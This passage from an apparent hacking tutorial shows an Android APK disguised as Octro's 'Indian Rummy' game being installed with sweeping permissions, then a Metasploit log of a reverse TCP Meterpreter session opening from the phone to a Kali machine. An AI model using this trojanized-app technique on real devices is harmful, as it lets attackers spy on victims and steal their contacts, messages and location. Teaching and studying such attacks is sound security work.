

27% 19:29
Local
orage
emulated
0
42%
DCIM
Download
Alarms
Android
backups
Extracted-Apks
Movies
Music
Notifica-tions
Pictures
Playlists
Podcasts
Ringtones
signed_jar.apk
Indian Rummy (13 & 21 Cards)
by Octro
INSTALL

Figure 15: Downloaded the file into an Android device

Then run and install the .apk file.



27% 19:28
MainActivity
Do you want to install this application? It will get access to:
modify system settings
take pictures and videos
modify your contacts
read your contacts
access approximate location (network-based)
access precise location (GPS and network-based)
record audio
directly call phone numbers
this may cost you money
read call log
read phone status and identity
write call log
read your text messages (SMS or
CANCEL
NEXT

Figure 16: Installing the application into an Android device

After complete installation, we are going back to the Kali machine and start the Meterpreter session.

Move back to Kali Linux

We already started the multi/handler exploit to listen on port 4444 and local IP address. Open up the multi/handler terminal.

```
[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

meterpreter > sysinfo
Computer    : localhost
OS          : Android 8.1.0 - Linux 3.18.14-14721103 (armv8l)
Meterpreter : dalvik/android
meterpreter >
```

Figure 17: Successfully got the Meterpreter session